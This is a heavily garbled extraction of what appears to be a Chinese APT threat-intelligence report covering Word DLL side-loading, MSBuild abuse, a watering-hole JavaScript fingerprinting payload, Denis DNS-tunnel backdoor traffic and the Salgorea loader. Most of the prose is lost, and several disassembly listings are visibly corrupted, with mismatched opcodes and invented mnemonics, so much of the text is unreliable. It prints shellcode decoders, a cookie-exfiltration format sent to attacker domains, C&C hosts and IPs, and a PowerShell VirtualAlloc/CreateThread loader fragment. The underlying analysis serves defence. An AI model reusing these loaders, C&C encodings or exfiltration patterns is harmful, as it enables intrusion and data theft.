


4.1.1.1





3



UAC

UAC

powershell



74

4

eventvwr.exe

UAC

2. B

Winword.exe


wwlib.dll

Winword.exe
wwlib.dll

Office Word

Winword.exe
DLL

wwlib.dll



75

5

shellcode

shellcode

CVE-2017-8759
word

shellcode

shellcode

3. C

MSBuild.exe

MSBuild

XML

Visual Studio

XML

C#

MSBuild

Task

C#

Task

```

<Project DefaultTargets = "Compile"
  xmlns="http://schemas.microsoft.com/developer/msbuild/2003" >

  <!-- Set the application name as a property -->
  <PropertyGroup>
    <appname>HelloWorldCS</appname>
  </PropertyGroup>

  <!-- Specify the inputs by type and file name -->
  <ItemGroup>
    <CSFile Include = "consolehwc1.cs"/>
  </ItemGroup>

  <Target Name = "Compile">
    <!-- Run the Visual C# compilation using input files of type CSFile -->
    <CSC
      Sources = "@(CSFile)"
      OutputAssembly = "$(appname).exe">
      <!-- Set the OutputAssembly attribute of the CSC task
      to the name of the executable file that is generated -->
      <Output
        TaskParameter = "OutputAssembly"
        ItemName = "EXEFile" />
      </CSC>
      <!-- Log the file name of the output file -->
      <Message Text="The output file is @(EXEFile)"/>
    </Target>
  </Project>

```

76

6

MSBuild

Powershell

Powershell

EXE

C&C

003B0000	FC	cld	
003B0001	E8 00000000	call 003B0006	
003B0006	EB 27	jmp short 003B002F	
003B0008	5A	pop edx	ConsoleA.00401073
003B0009	8B0A	mov ecx,dword ptr ds:[edx]	
003B000B	83C2 04	add edx,0x4	
003B000E	8B32	mov esi,dword ptr ds:[edx]	
003B0010	31CE	xor esi,ecx	kerne132.7C80189C
003B0012	83C2 04	add edx,0x4	
003B0015	52	push edx	ntdll.KiFastSystemCallRet
003B0016	8B2A	mov ebp,dword ptr ds:[edx]	
003B0018	31CD	xor ebp,ecx	kerne132.7C80189C
003B001A	892A	mov dword ptr ds:[edx],ebp	
003B001C	31E9	xor ecx,ebp	
003B001E	83C2 04	add edx,0x4	
003B0021	83EE 04	sub esi,0x4	
003B0024	31ED	xor ebp,ebp	
003B0026	39EE	cmp esi,ebp	
003B0028	74 02	je short 003B002C	
003B002A	EB EA	jmp short 003B0016	
003B002C	59	pop ecx	ConsoleA.00401073
003B002D	FFE1	jmp ecx	kerne132.7C80189C
003B002F	E8 D4FFFFFF	call 003B0008	
003B0031	67 57	push edi	

77

7

4.1.1.3

1.

JS

JavaScript

JS

JS

1

js

jquery.min.js

JQuery

javascript

8

JS

BuildID	jsHeapSizeLimit	screen.colorDepth	CPU	CPU	Java
cookie	IP				
3	C&C				

9

IP

JavaScript Payload

payload

```

navigator[_0x6400[358]][_0x6400[326]] = {
  activex: navigator[_0x6400[401]][_0x6400[348]](),
  cors: navigator[_0x6400[401]][_0x6400[426]](),
  flash: navigator[_0x6400[401]][_0x6400[427]](),
  foxit: navigator[_0x6400[401]][_0x6400[428]](),
  java: navigator[_0x6400[401]][_0x6400[429]](),
  phonegap: navigator[_0x6400[401]][_0x6400[408]](),
  quicktime: navigator[_0x6400[401]][_0x6400[430]](),
  realplayer: navigator[_0x6400[401]][_0x6400[431]](),
  silverlight: navigator[_0x6400[401]][_0x6400[432]](),
  touch: navigator[_0x6400[401]][_0x6400[433]](),
  vbscript: navigator[_0x6400[401]][_0x6400[434]](),
  vlc: navigator[_0x6400[401]][_0x6400[435]](),
  webrtc: navigator[_0x6400[401]][_0x6400[436]](),
  websocket: navigator[_0x6400[401]][_0x6400[437]](),
  wmp: navigator[_0x6400[401]][_0x6400[438]]()
};
navigator[_0x6400[358]][_0x6400[439]] = {
  width: screen[_0x6400[246]],
  height: screen[_0x6400[248]],
  availWidth: screen[_0x6400[440]],
  availHeight: screen[_0x6400[441]],
  colorDepth: screen[_0x6400[442]],
  pixelDepth: screen[_0x6400[443]],
  deviceXDPI: screen[_0x6400[444]],
  deviceYDPI: screen[_0x6400[445]],
  dotsPerInch: screen[_0x6400[446]],
  fontHeight: screen[_0x6400[447]],
  fontMetrics: screen[_0x6400[448]],
  fontStyle: screen[_0x6400[449]],
  fontWeight: screen[_0x6400[450]],
  fonts: screen[_0x6400[451]],
  fontsList: screen[_0x6400[452]],
  fontsListCount: screen[_0x6400[453]],
  fontsListIndex: screen[_0x6400[454]],
  fontsListLength: screen[_0x6400[455]],
  fontsListOffset: screen[_0x6400[456]],
  fontsListSize: screen[_0x6400[457]],
  fontsListStyle: screen[_0x6400[458]],
  fontsListWeight: screen[_0x6400[459]],
  fontsListFontStyle: screen[_0x6400[460]],
  fontsListFontWeight: screen[_0x6400[461]],
  fontsListFontStyleWeight: screen[_0x6400[462]],
  fontsListFontStyleWeightCount: screen[_0x6400[463]],
  fontsListFontStyleWeightIndex: screen[_0x6400[464]],
  fontsListFontStyleWeightLength: screen[_0x6400[465]],
  fontsListFontStyleWeightOffset: screen[_0x6400[466]],
  fontsListFontStyleWeightSize: screen[_0x6400[467]],
  fontsListFontStyleWeightStyle: screen[_0x6400[468]],
  fontsListFontStyleWeightWeight: screen[_0x6400[469]],
  fontsListFontStyleWeightFontStyle: screen[_0x6400[470]],
  fontsListFontStyleWeightFontWeight: screen[_0x6400[471]],
  fontsListFontStyleWeightFontStyleWeight: screen[_0x6400[472]],
  fontsListFontStyleWeightFontStyleWeightCount: screen[_0x6400[473]],
  fontsListFontStyleWeightFontStyleWeightIndex: screen[_0x6400[474]],
  fontsListFontStyleWeightFontStyleWeightLength: screen[_0x6400[475]],
  fontsListFontStyleWeightFontStyleWeightOffset: screen[_0x6400[476]],
  fontsListFontStyleWeightFontStyleWeightSize: screen[_0x6400[477]],
  fontsListFontStyleWeightFontStyleWeightStyle: screen[_0x6400[478]],
  fontsListFontStyleWeightFontStyleWeightWeight: screen[_0x6400[479]],
  fontsListFontStyleWeightFontStyleWeightFontStyle: screen[_0x6400[480]],
  fontsListFontStyleWeightFontStyleWeightFontWeight: screen[_0x6400[481]],
  fontsListFontStyleWeightFontStyleWeightFontStyleWeight: screen[_0x6400[482]],
  fontsListFontStyleWeightFontStyleWeightFontStyleWeightCount: screen[_0x6400[483]],
  fontsListFontStyleWeightFontStyleWeightFontStyleWeightIndex: screen[_0x6400[484]],
  fontsListFontStyleWeightFontStyleWeightFontStyleWeightLength: screen[_0x6400[485]],
  fontsListFontStyleWeightFontStyleWeightFontStyleWeightOffset: screen[_0x6400[486]],
  fontsListFontStyleWeightFontStyleWeightFontStyleWeightSize: screen[_0x6400[487]],
  fontsListFontStyleWeightFontStyleWeightFontStyleWeightStyle: screen[_0x6400[488]],
  fontsListFontStyleWeightFontStyleWeightFontStyleWeightWeight: screen[_0x6400[489]],
  fontsListFontStyleWeightFontStyleWeightFontStyleWeightFontStyle: screen[_0x6400[490]],
  fontsListFontStyleWeightFontStyleWeightFontStyleWeightFontWeight: screen[_0x6400[491]],
  fontsListFontStyleWeightFontStyleWeightFontStyleWeightFontStyleWeight: screen[_0x6400[492]],
  fontsListFontStyleWeightFontStyleWeightFontStyleWeightFontStyleWeightCount: screen[_0x6400[493]],
  fontsListFontStyleWeightFontStyleWeightFontStyleWeightFontStyleWeightIndex: screen[_0x6400[494]],
  fontsListFontStyleWeightFontStyleWeightFontStyleWeightFontStyleWeightLength: screen[_0x6400[495]],
  fontsListFontStyleWeightFontStyleWeightFontStyleWeightFontStyleWeightOffset: screen[_0x6400[496]],
  fontsListFontStyleWeightFontStyleWeightFontStyleWeightFontStyleWeightSize: screen[_0x6400[497]],
  fontsListFontStyleWeightFontStyleWeightFontStyleWeightFontStyleWeightStyle: screen[_0x6400[498]],
  fontsListFontStyleWeightFontStyleWeightFontStyleWeightFontStyleWeightWeight: screen[_0x6400[499]]
};

```

80

10

payload

ad.jqueryclick.com/117efea9-be70-54f2-9336-893c5a0defa1

```

{"history":{"client_title":"","
"client_url":" ",
"client_cookie":"SID= .;
APISID= ;
SAPISID= ;
UULE= ;
1P_JAR= ",
"client_hash":"","
"client_referrer":"","
"client_platform_ua":" ",
"client_time":" ",
"client_network_ip_list":[" "],
"timezone":" "}}

```

81

11

2.


FlashUpdate

1



82

12



2

shellcode

00401E7A	8D4424 30	lea eax,dword ptr ss:[esp+0x30]	
00401E7E	50	push eax	"http://80.255.3.109/flas"
00401F7F	FF7424 24	hush dword ptr ss:[esp+0x24]	
00401F80	1111 1111 1111 1111	CALL	
00401F84	74 24	mov dword ptr ss:[esp+0x8],eax	
00401F88	74 24	test eax,eax	
00401F8C	74 24	jz 66253502.00401F69	
00401F90	74 24	xor esi,esi	
00401F94	74 24	mov dword ptr ss:[esp+0x14],0x0	
00401F98	74 24	mov dword ptr ss:[esp+0x18],esi	
00401FA4	74 24	mov dword ptr ss:[esp+0x1C],esi	
00401FA8	74 24	mov dword ptr ss:[esp+0x4C],0x1	
00401FB4	74 24	mov dword ptr ss:[esp+0x8],esi	
00401FB8	74 24	lea ecx,dword ptr ss:[esp+0x8]	
00401FC4	74 24	push ecx	
00401FC8	74 24	push 0x400	
00401FCC	74 24	set ecx,byte ptr [ecx+0x400]	
00401FD0	74 24	push ecx	
00401FD4	74 24	push eax	
00401FD8	74 24	call edi	
00401FDC	74 24	test eax,eax	

83

13

3 Shellcode

shellcode

dll

00FC0008	5F	pop edi	00FC003C
00FC0009	8B17	mov edx,dword ptr ds:[edi]	
00FC000B	83C7 04	add edi,0x4	
00FC000E	8B2F	mov ebp,dword ptr ds:[edi]	
00FC0010	31D5	xor ebp,edx	
00FC0012	83C7 04	add edi,0x4	
00FC0015	57	push edi	
00FC0016	8B0F	mov ecx,dword ptr ds:[edi]	
00FC0018	31D1	xor ecx,edx	
00FC001A	890F	mov dword ptr ds:[edi],ecx	
00FC001C	31CA	xor edx,ecx	
00FC001E	83C7 04	add edi,0x4	
00FC0021	83ED 04	sub ebp,0x4	
00FC0024	31C9	xor ecx,ecx	
00FC0026	39CD	cmp ebp,ecx	
00FC0028	74 02	je short 00FC002C	
00FC002A	EB EA	jmp short 00FC0016	
00FC002C	5A	pop edx	00FC003C
00FC002D	FFE2	jmp edx	
00FC002F	E8 D4FFFFFF	call 00FC0008	
00FC0034	3F	aas	
00FC0035	D6	salc	
00FC0036	BC 953FC8BF	mov esp,0xBFC83F95	
00FC003D	0F	xchg eax,ebp	
堆栈 [0012FAF0]=00FC003C (00FC003C) edx=5EEA4763			
地址	HEX 数据	ASCII	0012FAF0 00FC003C 返回到 00FC0006
00FC0000	FC E8 00 00 00 00 EB 27 5F 8B 17 83 C7 04 8B 2F	...	
00FC0004	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
00FC0008	5F 8B 17 83 C7 04 8B 2F		
00FC000C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		
00FC000E	8B 2F		
00FC0010	31 D5		
00FC0012	83 C7 04		
00FC0014	57		
00FC0016	8B 0F		
00FC0018	31 D1		
00FC001A	89 0F		
00FC001C	31 CA		
00FC001E	83 C7 04		
00FC0020	83 ED 04		
00FC0022	31 C9		
00FC0024	39 CD		
00FC0026	74 02		
00FC0028	EB EA		
00FC002A	5A		
00FC002C	FFE2		
00FC002E	E8 D4 FFFF FF		
00FC0030	3F		
00FC0032	D6		
00FC0034	BC 95 3F C8 BF		
00FC0036	0F		

84


14

5 DLL

C&C

64

7 C&C



010022D7	53	push ebx		
010022D8	53	push ebx		
010022D9	8D85 F4FAFFFF	lea eax,dword ptr ss:[ebp-0x50C]		
010022DF	50	push eax		
010022E0	6A 1A	push 0x1A		
010022E2	5A	pop edx		00CC0014
010022E3	E8 A06B0000	call 01008E88		
010022E8	50	push eax		
010022E9	FF35 94B00301	push dword ptr ds:[0x103B094]		
010022EF	FF15 C0520201	call dword ptr ds:[0x10252C0]	wininet.HttpOpenRequestA	
010022F5	50	push eax		
010022F6	8985 D8EEFFFF	mov dword ptr ss:[ebp-0x1128],eax		
010022FC	E8 AEFBFFFF	call 01001EAF		
ds:[010252C0]=771C2AF9 (wininet.HttpOpenRequestA)				
地址	HEX 数据	ASCII	0012E888	00CC0014
0012E8B8	74 B5 02 01 00 00 00 00 00 01 00 00 00 00 00 00	t?.....	0012E88C	00FA24E0 ASCII "GET"
0012E8C8	20 00 0A 01 00 00 00 00 00 00 00 00 78 42 FA 00	..x8?	0012E890	0012F4F0 ASCII "/s/ref="
0012E8D8	41 63 63 65 70 74 3A 20 2A 2F 2A 00 0A 48 6F 73	Accept: /*..Hos	0012E894	00000000
0012E8E8	74 3A 20 77 77 77 2E 61 6D 61 7A 6F 6E 2E 63 6F	t: www.amazon.co	0012E898	00000000
0012E8F8	6D 0D 0A 43 6F 6F 6B 69 65 3A 20 73 6B 69 6E 3D	m..Cookie: skin=	0012E89C	0012E888
0012E908	6E 6F 73 6B 69 6E 3B 73 65 73 73 69 6F 6E 2D 74	noskin;session-t	0012E8A0	84680200
0012E918	6F 6B 65 6E 3D 56 47 55 4E 4C 69 78 44 49 54 6E	oken=UGUNLixDITn	0012E8A4	00000000
0012E928	46 56 71 31 58 45 41 70 70 66 4F 72 6F 46 79 6B	FUq1XEAppf0roFyk	0012E8A8	0103E728
0012E938	65 69 41 2F 41 73 2F 76 64 70 4E 32 53 42 50 36	eiA/As/udpN2SBP6	0012E8AC	0102B564 ASCII "%s"
0012E948	79 42 6D 52 30 32 72 6E 63 71 34 39 63 70 6D 44	yBmR02rncq49cpmD	0012E8B0	00000100
0012E958	4B 4D 42 6E 4B 77 2B 63 34 76 39 4C 72 57 58 6E	KMBnKw+c4u9LrWXn	0012E8B4	00FA4FA0
0012E968	6D 35 6F 50 70 6C 4E 57 47 5A 39 6B 4B 53 46 51	m5oPp1NWGZ9kKSFQ	0012E8B8	0102B574
0012E978	37 75 30 42 47 62 6D 6E 69 78 42 72 4C 4C 49 79	7u0BGbnnixBrLLIy	0012E8BC	00000000
0012E988	45 59 66 67 48 73 4B 52 67 6C 67 51 61 34 53 37	EYfgHsKRglQa4S7	0012E8C0	00000100
0012E998	4B 61 33 74 56 62 67 4D 78 31 35 43 30 61 2F 49	Ka3tUbgMx15C0a/I	0012E8C4	00000000
0012E9A8	6A 5A 58 6B 71 6F 6A 61 70 54 64 67 5A 50 62 72	jZXkqojapIdgZPbr	0012E8C8	010A0020
0012E9B8	72 6E 46 77 66 38 39 65 77 62 53 51 56 77 6A 77	rnFwf89ewbSQUwjw	0012E8CC	00000000
0012E9C8	3D 63 73 6D 2D 68 69 74 3D 73 2D 32 34 4B 55 31	=csm-hit=s-24KU1	0012E8D0	00000000
0012E9D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E9D4	00E04378 ASCII "/s/ref="

87

17

8

Host

Host

GET /s/ref=nb_sb_noss_1/167-3294888-0262949/field-keywords=books HTTP/1.1	
Host: www.amazon.com	
Accept: /*/*	
Cookie: skin=noskin;session-token=j+Ot10/XY2DGYF9s6V49Tssh13Gg/vbLFRB6xki/uxIje/ohaiJtmKquoUPBa1Gxx4+L+gd5Dpt1vhu1y0ryA9kZrT+L7MvQwQTHn03dHHbFXXa0nTVxQ6DWL3AUm+yoLYF161z4F8NbrGGCr8ja6S2tBH9LrjbKcCY3E5Ijw4-csm-hit=s-24KU11BB82RZSYGJ3BDK 1419899012996	
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko	
Connection: Keep-Alive	
Cache-Control: no-cache	
HTTP/1.1 200 OK	
Date: Wed, 15 Nov 2017 09:32:14 GMT	
Server: Server	
x-amz-id-1: THKUYEZKCKPGY5T42PZT	
x-amz-id-2: a21yZ2xrNDNtdGRsa212bGV3YW85amZuZW9ydG5rZmRuZ2tmZG14aHRvNDVpbgo=	
X-Frame-Options: SAMEORIGIN	
Content-Encoding: gzip	
Content-Length: 0	

88


18

9

C&C

C&C






89

19

3. DNS Denis
- Denis DNS 3
- 1
- a. Base64 DNS 8.8.8.8
- DNS BotID



90

20

b.C&C BotID BotID zlib 789c

Answers

- AAAAAIIgM.z.teriava.com: type NULL, class IN
Name: AAAAAIIgM.z.teriava.com

0000	00 0c 29 54 eb a2 00 50 56 f4 c2 7d 08 00 45 00	..T..P.V..}..F..
00 01	00 00 00 00 00 00 00 00 00 00 00 00 00 00	
41 41	A AAAAAA 5030 00 01 00 00 00 00 20 41	41 41 41 41 41 41 41 41
41 41	AAAAAA AAAAAA 5040 41 41 41 41 41 41 41 41 41	41 41 41 41 41 41 41 41
61 76	AAAAA z.teriav 5050 41 41 41 41 49 67 4d 01	7a 0Z 7d 65 72 69
00 00	00 00 00 00 00 00 00 00 00 00	0070
0b 00	00 00 10 00 00 00 12 00	0080 00 00 00 00 00 00
60 60	d0 bb 39 35 89 01 0a 00	0090 00 00 78 9c 63 61
	..x.ca`..95....	00a0 15 0f 02 03

91

21

2E D9 95 62
0x2ED99562
Denis
C&C
BotID
zlib

c.
Denis
C&C

Base64

queries

- LtmVYgQAAAAAAEAAAAAAAAAAAAAJCY.AAAAAAwAAAA6AAAAeJwLc_ULDdY1MjeyMHQy
Name: LtmVYgQAAAAAAEAAAAAAAAAAAAAJCY.AAAAAAwAAAA6AAAAeJwLc_ULDdY1

tmVYgQAA	0030	00 00 00 00 00 00 20 4c	74 6d 56 59 67 51 41 41	L
AAAAAA	0040	41 41 41 41 41 45 41 41	41 41 41 41 41 41 41 41	AAAAEA
AAAAADwA	0050	41 41 41 41 4a 43 59 3e	41 41 41 41 41 44 77 41	AAAAJCY>
eJwLc_UL	0060	41 41 41 36 41 41 41 41	65 4a 77 4c 63 5f 55 4c	AAA6AAAA
MHQydHRy	0070	44 64 59 31 4d 6a 65 79	4d 48 51 79 64 48 52 79	DdY1Mjey
LilKLMkv	0080	54 4d 6e 4e 7a 4d 73 73	4c 69 6c 4b 4c 4d 6b 76	TMnNzMss
TOP_R2-i	0090	59 6e 42 69 41 41 20 67	54 4f 50 5f 52 32 2d 69	YnBiAA g
mBkYGKAA	00a0	56 39 6d 5a 47 56 6b 5a	6d 42 6b 59 47 4b 41 41	V9mZGVkZ

92

22

LtmVYgQAAAAAAEAAAAAAAAAAAAAJCY
Base64
2E D9 95 62 04 00 00 00
00 00 01 00 00 00
" 2E D9 95 62 "
BotID
" 04 00 00 00 00 00 01 00 00 00 "
AAAAADwAAAA6AAAAeJwLc_ULDdY1MjeyMHQydHRyTMnNzMssLilKLMkvYnBiAA.gTOP_R2-
iV9mZGVkZmBkYGKAAwD7vA2H
Base64
zlib

Memory 2				
Address: 0x002EE3D0				
0x002EE3D0	56 45 4e 55 53 2d 32 37 32 38 31 42 31 41 42 41	VENUS-27281B1ABA		
0x002EE3E0	64 6d 69 6e 69 73 74 72 61 74 6f 72 00 42 00 00	dministrator.B..		

93

23

BotID Base64

[Name Length: 46]

24


16

25

2

a f


megg



	96	26	
http		dns	IP

	97	27	
IP	POST	host	referer
			dns

	98	28	
		loader	dll
loader	dll		shellcode
rastls.dll	OUTLFLTR.DAT	dll	rastlsc.exe
Symantec	rastlsc.exe	C:\Program Files\Symantec\Proxy\	
OUTLFLTR.DAT	rastls.dll	Symantecdll	rastls.dll
dll	loader	rastlsc.exe	OUTLFLTR.DAT
			dll



3

IC<Container

type>.<UID>.<Container>.<Server address>

IC1.MFVTIN3MOMADQMJSGM2DKNRXHDAKR7WS.LHNZQWSJIFBUSTKBJ5IQGQICIMBUIBNAT5ICGQLJCJBL4B
LY5J5TCVAW.tt.lookfofo.com

IC	1	Container type	(	Container	)
Container type	1	4	2		3
	4			MFVTIN3MOMADQMJSGM2DKNRXHDAKR7WS	UID
IP		Base32			
LHNZQWSJIFBUSTKBJ5IQGQICIMBUIBNAT5ICGQLJCJBL4BLY5J5TCVAW		Container		Base32	
		IACIMAOQ			

4. Salgorea

2015

Salgorea	2017		powershell
2015	Salgorea	Word	JPG
	"	"	
		Bundle.rdb	msiexec.exe
Bundle.rdb	Salgorea	dll	
		dll	

2017	powershell	shellcode	shellcode
	dll		

`$binary = [Convert]::FromBase64String("6MBQBgD+/v7+u61dh3QR00YNH0a3V(`


`$signature=@'`
`[DllImport("kernel32.dll")] public static extern IntPtr VirtualAlloc`
`[DllImport("kernel32.dll")] public static extern IntPtr CreateThread`

99	29
----	----

2015	Bundle.rdb
------	------------

1000ED5D	sub	eax, 148h
1000ED62	jz	loc_1000EDED
1000ED68	sub	eax, 40h
1000ED6B	jz	short loc_1000EDD3
1000ED6D	sub	eax, 1845h
1000ED72	jz	short loc_1000EDBB
1000ED74	sub	eax, 53h
1000ED77	jz	short loc_1000EDA3
1000ED79	sub	eax, 290Dh
1000ED7E	jz	short loc_1000ED8C

100	30
-----	----



		101	31
	Bundle.rdb	2017 dll	C&C
		Salgorea	
Loader	2017	Powershell	



102

1

